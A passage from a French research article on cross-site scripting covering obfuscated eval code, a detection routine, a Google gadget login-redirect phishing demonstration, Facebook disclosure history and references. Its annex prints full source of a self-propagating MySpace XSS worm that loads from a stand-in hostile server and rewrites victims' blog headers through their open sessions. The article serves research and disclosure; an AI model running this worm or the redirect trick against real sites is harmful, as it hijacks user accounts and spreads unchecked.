(8 != 0 ? 'u' : 'HOwhvJe')+(8 != 0 ? 'c' : 'HOwhvJe')+(8 != 0 ? 'o' : 'HOwhvJe')+
(8 != 0 ? 'u' : 'HOwhvJe')+(8 != 0 ? ' ' : 'HOwhvJe')+(8 != 0 ? 'P' : 'HOwhvJe')+
(8 != 0 ? 'i' : 'HOwhvJe')+(8 != 0 ? 'e' : 'HOwhvJe')+(8 != 0 ? 'r' : 'HOwhvJe')+
(8 != 0 ? 'r' : 'HOwhvJe')+(8 != 0 ? 'e' : 'HOwhvJe')+(8 != 0 ? ' ' : 'HOwhvJe')+
(8 != 0 ? '!' : 'HOwhvJe')+(8 != 0 ? '\'' : 'HOwhvJe')+(8 != 0 ? ')' : 'HOwhvJe')))
```

ou par

```
eval(((6 != 2 ? 'a' : 'S')+(6 != 2 ? 'l' : 'S')+(6 != 2 ? 'e' : 'S')+(6 != 2 ? 'r' :
    'S')+
(6 != 2 ? 't' : 'S')+(6 != 2 ? '(' : 'S')+(6 != 2 ? '\'' : 'S')+(6 != 2 ? 'C' : 'S')
    +
(6 != 2 ? 'o' : 'S')+(6 != 2 ? 'u' : 'S')+(6 != 2 ? 'c' : 'S')+(6 != 2 ? 'o' : 'S')+
(6 != 2 ? 'u' : 'S')+(6 != 2 ? ' ' : 'S')+(6 != 2 ? 'P' : 'S')+(6 != 2 ? 'i' : 'S')+
(6 != 2 ? 'e' : 'S')+(6 != 2 ? 'r' : 'S')+(6 != 2 ? 'r' : 'S')+(6 != 2 ? 'e' : 'S')+
(6 != 2 ? ' ' : 'S')+(6 != 2 ? '!' : 'S')+(6 != 2 ? '\'' : 'S')+(6 != 2 ? ')' : 'S')
    ))
```

(algorithmes tirés de Hackvertor de Gareth Heyes : voir http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php [36])

Si un attaquant parvenait à générer des codes différents au point qu'il soit presque impossible de les relier entre eux, il deviendrait très compliqué, non seulement de repérer une attaque, mais aussi de procéder au nettoyage complet d'une base de données compromise. Il est malheureusement probable que nous soyons confrontés à de tels codes dans les années à venir. Naturellement il existe des contre-mesures comme l'utilisation de sources de scripts fiables chiffrées que l'on vérifierait par des moyens cryptographiques ou la neutralisation des codes potentiellement hostiles à l'intérieur d'une sorte de bac à sable (sandbox) implémenté dans les navigateurs : c'est cette dernière solution qu'a adopté Facebook avec FBJS [25] — FaceBook JavasScript — pour les applications ajoutées par la communauté des utilisateurs, applications dont le code javascript est transformé à la volée en un code virtualisé non directement exécutable par le navigateur. On pourrait aussi imaginer tenter de détecter la présence

de motifs dangereux après leur interprétation au sein du navigateur. La fonction suivante décrypte par exemple le code passé à une fonction eval, afin de voir s'il contient le motif défini dans la variable `motif_ver`. Quel que soit le niveau d'obfuscation ou de chiffrement, le motif sera retrouvé (on peut faire le test avec les deux derniers exemples cités) :

```
function a(){
var motif_ver="alert('Coucou Pierre !')";
var a=document.getElementsByTagName("html");
var b=a[0].innerHTML;
var c=document.getElementsByTagName("script");
for (var i = 1; i < c.length; i++) {
    var d=c[i].innerHTML;
    if(d.indexOf("eval(")>0){
        var e=d.indexOf("eval(");
        var po=0;
        var pf="";
        var fe=0;
        for (var f = e+5; f < d.length; f++) {
            if((d.charAt(f)==")")&&(po==0)){
                fe=f;
                break;
            }
            if(d.charAt(f)=="("){
                po++;
            }
            if(d.charAt(f)==")"){
                po--;
            }
        }
        var g=eval(d.substr(e+5,fe-e-5));
    }
    if(g.indexOf(motif_ver)>-1){
        alert("Code dangereux rep{\'e}r{\'e}");
    }
}
}
```

Ce type de détection supposerait des sortes de sas de décontamination capables de faire dialoguer une sandbox html/javascript avec un composant serveur chargé de neutraliser les codes obfusqués repérés comme hostiles. Ce type de composant est assimilable à un débogueur javascript installé côté serveur. Nous n'en connaissons pas d'exemple à l'heure actuelle.

3.2 Aware or a war ?

Enfin insistons sur l'importance d'une prise de conscience réelle des risques à la fois par les usagers mais surtout par les développeurs et les décideurs : la première protection contre le XSS, c'est la production d'un code sain où l'on vérifie rigoureusement le contenu de toute variable ou de toute entrée utilisateur susceptible

d'être exploitée à un quelconque moment dans le rendu d'une page WEB ou plus généralement dans une réponse http [22]. La deuxième précaution est de ne pas autoriser l'accès aux cookies sensibles à des codes javascript, en utilisant chaque fois que cela est possible l'option httponly [23]. Httponly est implémenté sur la plupart des navigateurs modernes[47]. Son usage ne supprime pas le risque ni la portée potentielle d'une attaque XSS, puisqu'il est toujours possible à un attaquant de lancer des requêtes sur le navigateur de sa victime en profitant d'une session déjà ouverte, ou de tenter de récupérer des informations confidentielles par ingénierie sociale, en amenant l'utilisateur à saisir des codes d'accès sur une fausse page de login par exemple ; httponly limite cependant l'impact direct d'une attaque en compliquant le travail de l'attaquant.

Il est aussi étonnant de constater à quel point les risques associés aux vulnérabilités XSS ne sont souvent pas correctement évalués : le cas des gadgets Google, que nous avons déjà évoqués, est à cet égard intéressant. Les gadgets Google autorisent la création d'applications permettant notamment d'ajouter des fonctionnalités à un profil Google ; le problème vient du fait que l'on peut intégrer n'importe quel code javascript à un gadget, dont l'usage peut donc être détourné pour exécuter un script hostile sur la machine d'une victime et, par exemple, lancer des attaques de phishing sur un des domaines couverts par l'authentification Google. En voici la démonstration.

Soit le gadget Google « test » contenant le code source suivant :

```
<?xml version="1.0" encoding="UTF-8"?>
<Module><ModulePrefs title="test" />
<Content type="html"><![CDATA[<script>
alert("Ce gadget pourrait {\^e}tre hostile...");
</script>]]>
</Content>
</Module>
```

Ce gadget a été créé et enregistré sur le domaine gmodules.com en utilisant le service disponible à l'adresse http://code.google.com/intl/fr/apis/gadgets/docs/legacy/gs.html.

Il peut être testé en se rendant sur : http://www.gmodules.com/ig/creator?synd=open&url=http://hosting.gmodules.com/ig/gadgets/file/111385752580647935667/test.xml , mais aussi sur http://www.google.com/ig/ifr?url=http://hosting.gmodules.com/ig/gadgets/file/111385752580647935667/test.xml, car en fonction de l'URL demandée google.com peut être un alias de gmodules.com !

Et puisque les URLs du domaine google.com sont autorisées en redirection du service d'authentification de Google, il est possible de créer un lien provoquant l'exécution du gadget après authentification d'un utilisateur :

[47] Voir http://www.owasp.org/index.php/HTTPOnly.

https://www.google.com/accounts/Login?continue=http%3A%2F%2Fwww.google.com com%2Fig%2Fifr%3Furl%3Dhttp%3A%2F%2Fhosting.gmodules.com com%2Fig%2Fgadgets%2Ffile%2F111385752580647935667%2Ftest.xml

Bien que cela constitue une vulnérabilité susceptible d'être exploitée dans une attaque de phishing, Google ne considère pas que la présence de code potentiellement hostile sur des domaines n'autorisant pas le vol de cookies de session, dans le cas d'espèce gmodules.com, soit de nature à poser problème[48]. Un attaquant pourrait cependant facilement créer un lien malveillant renvoyant après authentification vers une page annonçant une erreur de saisie et demandant à l'utilisateur de ressaisir ses codes d'accès.

Sous certaines conditions[49], il est aussi possible de créer un lien malveillant susceptible d'automatiser l'ajout d'un gadget arbitraire à un profil iGoogle en exécutant une simple requête GET[50] :



Fig. 7. Après authentification, le gadget « test » a été ajouté automatiquement à la page iGoogle de l'utilisateur.

[48] Voir http://ha.ckers.org/blog/20070817/xss-hole-in-google-apps-is-expected-behavior.
[49] En s'appuyant sur un gadget dédié à cette tâche.
[50] En combinant cette vulnérabilité à d'autres failles peu exploitables en temps normal, affectant par exemple des fonctions de prévisualisation dans d'autres modules de Google, il est même envisageable d'accéder aux cookies Google de l'utilisateur connecté.

Même en cas de vulnérabilité avérée, les mesures prises par beaucoup d'administrateurs, y compris de sites de très grande audience, ne sont pas forcément adaptées. L'exemple le plus frappant auquel j'aie été confronté récemment est celui de Facebook[51] : lorsqu'on constate la présence d'une vulnérabilité XSS persistante au sein d'une application, il est en effet conseillé :

1. de procéder à la neutralisation immédiate de toute attaque potentielle, ce qui consiste généralement à modifier la couche de présentation des données de la page vulnérable afin d'empêcher l'interprétation du code injecté par un navigateur ;
2. de chercher à identifier et à supprimer de la base de données les motifs de codes potentiellement hostiles qui ont pu être injectés ; ces scripts sont en effet encore potentiellement dangereux puisque s'ils sont un jour insérés sur une autre page faisant appel à une couche de présentation différente, ils sont susceptibles d'être de nouveau exécutés par le navigateur des visiteurs ;
3. de mettre en place des filtres visant à éviter l'enregistrement de caractères ou de motifs « à risque » dans la base de données : typiquement les caractères d'ouverture et de fermeture de balise « et » par exemple.

Aucune des deux vulnérabilités critiques que j'ai signalées à Facebook en décembre 2008 et février 2009[52] n'a fait l'objet de contremesures adaptées : à chaque fois seule la couche de présentation a été modifiée ; les codes hostiles sont demeurés intacts dans la base de données et après l'intervention de Facebook, il était toujours possible d'en injecter de nouveau, certes neutralisés sur la page mise en cause, mais toujours potentiellement dangereux dans un contexte de couche de présentation modifiée. Au moment de l'écriture de cet article, nous avons d'ailleurs pu vérifier que ces mêmes contenus, utilisés au sein de certains modules de Facebook, étaient toujours activables.

Certes, prendre les bonnes mesures est sans doute plus facile à dire qu'à faire, et cela a certainement une incidence sur les possibilités d'enrichissement de contenus offert dans les services WEB, mais cela semble incontournable si l'on veut parvenir à un niveau de sécurité satisfaisant.

S'il est en effet parfaitement imaginable de filtrer correctement côté serveur le contenu de variables typées et de vérifier que leur valeur attendue (nombres, dates, chaînes de caractères alphanumériques, etc.) correspond à ce qui est retourné à l'application (ce que peu de sites font parfaitement par ailleurs), il est de fait beaucoup

[51] Et ce en dépit d'efforts indéniables de sécurité : utilisation de cookies httponly inaccessibles à des codes javascript sur des navigateurs récents, virtualisation du code produit par des applications tierces grâce au FBJS : voir http://wiki.developers.facebook.com/index.php/FBJS.

[52] Voir http://www.xssed.com/news/85/New_critical_XSS_on_Facebook_fixed_in_record_time_due_to_ethical_disclosure/.

plus difficile de nettoyer convenablement un code HTML destiné à être intégré au milieu d'un autre code HTML [24]. C'est ce que tentent de faire les webmails tous les jours par exemple, et il n'est pas surprenant que des vulnérabilités XSS y soient régulièrement découvertes. Rosario Valetta a même démontré en juillet 2007[53], preuve à l'appui, qu'il était possible de réaliser un vers XSS capable de s'adapter à plusieurs webmails (donc à plusieurs domaines). Nduja, c'est le nom du ver créé par R. Valetta, donnera sans doute malheureusement des idées à certains. Il est aussi fréquent qu'un webmail un peu ancien de conception se trouve démuni face à des codes qu'il ne sait pas interpréter, et se révèle finalement vulnérable à des attaques XSS assez triviales quelques années après sa mise en service.

Les vecteurs d'attaques XSS sont en effet nombreux et augmentent avec le temps : la page http://ha.ckers.org/xss.html, maintenue par Robert « Rsnake » Hansen[54] [9], rassemble l'essentiel et donne une bonne idée de l'éventail des possibilités offertes à un attaquant, donc des points à vérifier lorsqu'on souhaite élaborer et mettre en œuvre des filtres efficaces[55]. De même, l'étude des mécanismes mis en œuvre dans la diffusion des vers XSS n'est pas négligeable et permet de prendre conscience de l'importance des tests de Turing[56] dans la lutte contre le XSS.

Il est important de garder aussi à l'esprit que toutes les attaques ne fonctionnent pas sur tous les navigateurs ; cela est essentiel pour l'attaquant, qui devra chercher à rendre son code le plus compatible possible, mais aussi et surtout pour le développeur, qui ne devra pas se contenter de tester la qualité de ses filtres sur un unique navigateur.

Enfin retenons que tout élément chargé depuis une page WEB est susceptible d'offrir une surface d'attaque XSS ; le passé a démontré qu'il était possible de faire interpréter du javascript inséré dans un fichier possédant un en-tête et une extension png à Internet Explorer ; la vulnérabilité a été corrigée depuis, mais il n'est pas impossible que d'autres formats de documents puissent être exploités, dans ce navigateur ou dans un autre[57].

Une fois de plus en sécurité informatique, la dimension technique est certes importante mais indissociable de la dimension humaine ; la lutte contre le XSS nécessite, c'est vrai, de bons automates correctement configurés et programmés, mais exige aussi que l'on puisse compter sur des équipes humaines compétentes et réactives.

[53] Voir http://www.xssed.com/news/37/Nduja_Connection_A_cross_WEBmail_worm_XWW/ et http://xssed.com/article/9/Paper_A_PoC_of_a_cross_WEBmail_worm_XWW_called_Nduja_connection/

[54] Certaines attaques peuvent aussi reposer sur des encodages exotiques ; la référence [33] renvoie vers un outil de génération de caractères Unicode.

[55] Voir aussi une application intéressante de détection et d'évaluation d'attaque XSS en PHP sur http://demo.php-ids.org [34].

[56] Voir http://fr.wikipedia.org/wiki/Test_de_Turing.

[57] A la date de la rédaction de cet article, Internet Explorer 7 est toujours vulnérable à des attaques reposant sur des scripts intégrés à des fichiers portant des extensions de type « images » par exemple.

4 Conclusion

De la brise à l'ouragan, nous avons vu que le XSS cultivait le paradoxe, transformant ce qui apparaissait au départ comme une vulnérabilité mineure en une attaque puissante permettant de prendre le contrôle d'un navigateur, puis aggravant les conséquences potentielles de cette prise de contrôle par une capacité proprement virale à se multiplier à une vitesse exponentielle. C'est un fait, le XSS offre aujourd'hui à l'attaquant toute une panoplie d'outils et de méthodes susceptibles d'être exploités dans des contextes extrêmement variés. De la simple redirection à la guerre électronique, en passant par le vol de session ou le scan de vulnérabilités distantes, le XSS s'adapte à de nombreux scénarios d'attaques, tout en s'appuyant sur des principes simples et largement documentés. Il faut certainement s'inquiéter du très grand nombre de sites vulnérables aujourd'hui et déplorer que la communauté spécialisée ne se soit intéressée que relativement récemment, et encore assez timidement pour le moment, à des attaques dont on a longtemps sous-évalué le potentiel et négligé la capacité de nuisance.

A l'heure de l'explosion des réseaux sociaux et de l'avènement du navigateur internet comme logiciel vicaire, il est certes tard pour terrasser immédiatement un géant qui peut maintenant compter sur la pression et l'appétit sans cesse grandissants des usagers du WEB 2.0, mais il n'est pas trop tard. Il suffirait que l'on se décide enfin à prendre le XSS à bras le corps et à lui ravir un à un les attributs de sa puissance. Cela doit sans doute passer, comme souvent en SSI, par une meilleure sensibilisation des utilisateurs, mais ce sont avant tout les grands acteurs du WEB qu'il faut convaincre sans se contenter de seulement persuader, ceux dont les intérêts ne sont pas forcément en phase avec ceux du grand public et qui se soucient plus de campagnes marketing, de parts de marchés et d'audience, que de la mise en sécurité des données personnelles de leurs usagers. Il y va de la confiance globale que nous pourrons accorder aux technologies, et cette confiance sera tôt ou tard synonyme de développement. Quant à ceux qui rêvent de chaos, d'attaques spectaculaires et de guerre électronique, qu'ils se réjouissent, le XSS a beaucoup à offrir. A nous collectivement de décider encore pour combien de temps...

Références

1. Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager, and Petko Petkov. *XSS Attacks : Cross Site Scripting Exploits and Defense*. Syngress Publishing Inc., 2007.
2. Thomas Powell. *Ajax : The Complete Reference*. McGraw-Hill Osborne, 2008.
3. Open WEB Application Security Project (OWASP). Cross-Site Scripting. http://www.owasp.org/index.php/XSS.

4. Open WEB Application Security Project (OWASP). Testing for Cross-Site Scripting. http://www.owasp.org/index.php/Testing_for_Cross_site_scripting.
5. Open WEB Application Security Project (OWASP). Reviewing Code for Cross-Site Scripting. http://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting.
6. Gunter Ollmann. Code Injection and Cross-Site Scripting. http://www.technicalinfo.net/papers/CSS.html.
7. CGISECURITY. The cross-site scripting (xss) faq. http://www.cgisecurity.com/xss-faq.html.
8. WikiPedia. Cross-site scripting. http://en.wikipedia.org/wiki/Cross-site_scripting.
9. Robert Hansen. XSS (Cross Site Scripting) Cheat Sheet. http://ha.ckers.org/xss.html.
10. Michael Sutton. A Wolf in Sheep's Clothing, The Dangers of Persistent WEB Browser Storage. In *BlackHat 2009*, 2009.
11. Matthew Flick. Cross site scripting anonymous browser. In *BlackHat 2009*, 2009.
12. Xavier Poli. Exploiter à distance une faille XSS sur un intranet avec les cookies persistants et le DNS Rebinding. http://www.secuobs.com/news/21012009-dns_rebinding_cookie_persistant_xss.shtml, 2009.
13. Arshan Dabirsiaghi. Next Gen Cross-Site Scripting Worms. OWASP Conference 2008, http://video.google.it/videoplay?docid=-2782535918275323123&ei=OFWtSYfII4fg2ALW6ZCeBg&q=dabirsiaghi+arshan+owasp&hl=fr, 2008.
14. Arshan Dabirsiaghi. Building and Stopping Next Generation XSS Worms. OWASP AppSec Europe 2008, http://www.owasp.org/images/1/1b/OWASP-AppSecEU08-Dabirsiaghi.pdf, 2008.
15. Kurt Grutzmacher. NTLM is dead. DEFCON 16, http://squirtle.googlecode.com/files/NTLM%20is%20Dead%20-%20DefCon%2016.pdf, 2008.
16. Jeremiah Grossman. Hacking intranet websites from the outside take 2. In *BlackHat 2009*, 2007.
17. Billy Hoffman. JavaScript Malware for a Gray Goo Tomorrow ! Shmoocon 2007, http://h71028.www7.hp.com/enterprise/downloads/Javascript_malware.pdf, 2007.
18. Renaud Feil and Louis Nyffenegger. Évolution des attaques de type Cross-Site Request Forgery. In *Actes du SSTIC 2007*, 2007.
19. Jeremiah Grossman. Cross-site scripting worms and viruses. In *Whitehat Security 2006*, 2006. http://www.net-security.org/dl/articles/WHXSSThreats.pdf.
20. Jeremiah Grossman. Hacking Intranet WEBsites from the Outside "JavaScript malware just got a lot more dangerous". In *BlackHat 2006*, 2006. http://www.blackhat.com/presentations/bh-jp-06/BH-JP-06-Grossman.pdf.
21. Jagadish Chatarji. Advanced JavaScript with Internet Explorer : Retrieving Networking Configuration Information. devarticles.com, http://www.devarticles.com/c/a/JavaScript/Advanced-JavaScript-with-Internet-Explorer-Retrieving-Networking-Configuration-Information, 2006.
22. CERT : Carnegie Mellon University's Software Engineering Institute. Understanding Malicious Content Mitigation for WEB Developers. http://www.cert.org/tech_tips/malicious_code_mitigation.html, 2009.
23. Open WEB Application Security Project (OWASP). HTTPOnly. http://www.owasp.org/index.php/HTTPOnly, 2009.
24. Open WEB Application Security Project (OWASP). OWASP AntiSamy Project. http://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project, 2009.
25. Facebook Developers Wiki. FBJS. http://wiki.developers.facebook.com/index.php/FBJS, 2009. Article décrivant le fonctionnement du langage FBJS utilisé pour virtualiser le code javascript des applications tierces sur Facebook.

26. Jeremiah Grossman. Protecting the Intranet against JavaScript Malware and Related. In *Proceedings of DIMVA Conference 2007*. Springer, 2007. http://www.blackhat.com/presentations/bh-jp-06/BH-JP-06-Grossman.pdf.
27. W3C. HTML5. http://dev.w3.org/html5/spec/Overview.html, 2009.
28. Lachlan Hunt. A Preview of HTML 5. http://www.alistapart.com/articles/previewofhtml5, 2009.
29. Google. What is the Gears API ? http://code.google.com/intl/fr/apis/gears/, 2009.
30. Kevin Fernandez and Dimitris Pagkalos. XSS (cross-site scripting) information and vulnerable WEB sites archive. http://xssed.com/, 2009.
31. Alexa Internet Inc. http://www.alexa.com, 2009.
32. Mario Heideri. Phpcharset encoder. http://h4k.in/encoding/.
33. Mario Heideri. Php unicode generator. http://h4k.in/characters/.
34. PHPIDS Group. Phpids smoketest. http://demo.php-ids.org/.
35. CuteSoft Components Inc. Free javascript obfuscator. http://www.javascriptobfuscator.com/Default.aspx.
36. Gareth Heyes. Hackvertor. http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php.
37. Gareth Heyes. Javascript lan scanner. http://code.google.com/p/jslanscanner.
38. Open WEB Application Security Project (OWASP). OWASP CAL9000 Project. http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project.
39. Daniel Savard and Nikolas Coukouma. Live http headers FireFox plugin. https://addons.mozilla.org/fr/firefox/addon/3829.
40. Chris Pederick. WEB developer FireFox plugin. https://addons.mozilla.org/fr/firefox/addon/60.
41. Kurt Grutzmacher. Squirtle. http://code.google.com/p/squirtle/.
42. Ferruh Mavituna. Xss shell. http://seclists.org/WEBappsec/2006/q4/0079.html.
43. Stefano di Paola and Giorgio Fedon. Subverting Ajax. In *23rd CCC Conference*, 2006. http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf.
44. Sebastien Gay. Architectures multiniveau – postes clients multiniveau et systèmes d'interconnexion. http://perso.univ-rennes1.fr/david.lubicz/planches/Sebastin_Gay.pdf.

5 ANNEXE

Code du ver XSS « YAMIW[58] testé avec succès le 26 février 2009 sur MySpace. Ce ver XSS ne constituait naturellement qu'une preuve de concept et ne possédait pas de charge virale hostile. Son code n'est pas optimisé et n'est pleinement compatible qu'avec Mozilla Firefox ; il n'a été testé que sur Firefox 3.06 sous Windows XP.

Fonctionnement du ver : le code ci-dessous constituait un fichier au format .js hébergé sur un serveur WEB. Pour les besoins de l'article, nous supposerons que l'adresse de ce script est la suivante : http://serveur_hostile/script_hostile.js. Ce script se contente de propager le ver. Après qu'il se serait largement propagé, il aurait suffi de modifier le script pour en faire un canal de Command and Control en

[58] Pour « Yet Another Myspace Innocuous Worw ».

vue de lancer une attaque massive vers des cibles arbitraires. Seule la propagation a naturellement été testée, sur un ensemble réduit de profils.

L'infection pouvait commencer dès que l'on injectait dans l'en-tête personnalisée d'un blog MySpace le code `<scriptsrc=http://serveur_hostile/script_hostile.js></script>~` ; l'injection était rendue possible par une vulnérabilité corrigée à l'heure de la publication de cet article. La simple visite d'un blog infecté par un utilisateur authentifié sur MySpace suffisait à infecter son propre blog. Il est important de noter d'une part que le code injecté dans chaque profil est très léger (une soixantaine d'octets), ce qui peut contribuer à ne pas éveiller l'attention des administrateurs pendant la phase de propagation du ver ; de l'autre que les cookies MySpace accessibles via javascript ne permettent pas de rejouer la session de l'utilisateur ; cela n'empêche pas la diffusion du ver, qui exploite les cookies de session de l'utilisateur déjà connecté. Il est également intéressant de remarquer qu'un simple test de Turing permettant de vérifier que la validation des modifications apportées aux préférences du blog était d'origine humaine, aurait permis d'empêcher la diffusion du ver.

NB : Les commentaires ont été ajoutés pour faciliter la lecture du code.

```
// creation 'dune iframe qui servira a charger la page 'dedition du
// blog de 'lutilisateur connecte et a repandre le ver si le profil
// 'nest pas infecte
document.write("<iframe id=perso name=perso width=1 height=1
          src='http://blogs.myspace.com/index.cfm?fuseaction=blog.customize'
          ></iframe>");


// creation 'dun objet permettant de declencher la function nn() a
// la fin du chargement de la page
window.addEventListener("DOMContentLoaded", nn, false);

// fonction nn() extrayant de document.cookie 'luid de 'lutilisateur
// connecte et executant une requete permettant 'dobtenir le contenu
// de la page 'daccueil du blog de 'lutilisateur connecte~; le contenu
// de cette page est transmis a la fonction tr()
function nn(){
    xhr= new XMLHttpRequest();
    xhr.onreadystatechange  = function(){
    if(xhr.readyState  == 4) {
        gg=xhr.responseText;
        tr(gg);
    }}
    var cont=document.cookie;
    var yt='&StatusUid=';
    if(cont.indexOf(yt)>0){var deb=cont.indexOf(yt);}
    var yt='&MoodName';
    if(cont.indexOf(yt)>0){var fin=cont.indexOf(yt);}
    var uid=cont.substr(deb,fin-deb);
    uid=uid.replace("&StatusUid=","")
    var url="http://blogs.myspace.com/index.cfm?fuseaction=blog.ListAll&
        friendID="+uid;
    xhr.open( "GET", url, true);
```

```
        xhr.send(null);
        window.removeEventListener("DOMContentLoaded", nn, false);
    }

    // fonction qui verifie si la page 'daccueil du blog de 'lutilisateur est
    // infectee ; si 'cest le cas, on affiche un message ; dans le cas
    // contraire on passe le relai a la fonction vasy() avec le parametre
    // ''perso, qui fait reference a 'liframe creee en debut de script
    function tr(z){
        var yt='serveur_hostile';
        if(z.indexOf(yt)>0){
        alert('Ce profil est compromis...');
        }else{
        vasy('perso);
        }
    }

    // fonction permettant 'dinjecter le code initial dans 'len-tete
    // personnalisee du blog de 'lutilisateur connecte, et de declencher
    // la previsualisation du blog modifie dans 'liframe ''perso ; on
    // appelle enfin la fonction final(), qui acheve la diffusion du
    // ver en validant la modification apportee a 'len-tete
    function vasy(iFrameName)
    {
        var myIFrame = document.getElementById(iFrameName);
        var content = myIFrame.contentWindow.document.body.innerHTML;
        myIFrame.contentWindow.document.getElementById('
            ctl00_ctl00_cpMain_BlogCustomize_headerHTML').
        value=myIFrame.contentWindow.document.
        getElementById('ctl00_ctl00_cpMain_BlogCustomize_headerHTML').value+" 
            ;<sc"+"ript
      src=http://serveur_hostile/script_hostile.js ></sc"+"ript>";
        myIFrame.contentWindow.document.getElementById('
            ctl00_ctl00_cpMain_BlogCustomize_HTMLHeader').
        checked=true;
        myIFrame.contentWindow.document.getElementById('
            ctl00_ctl00_cpMain_BlogCustomize_btnPreview').
        click();
        final();
    }

    function final(){
        var myIFrame = document.getElementById('perso');
        if(myIFrame.contentWindow.document.getElementById('
            ctl00_ctl00_cpMain_Preview_Yes')){
        myIFrame.contentWindow.document.getElementById('
            ctl00_ctl00_cpMain_Preview_Yes').click();
        return;
        }else{
        window.setInterval('final();', 3000);
        }
    }

    // charge virale hostile ; vide ici...
```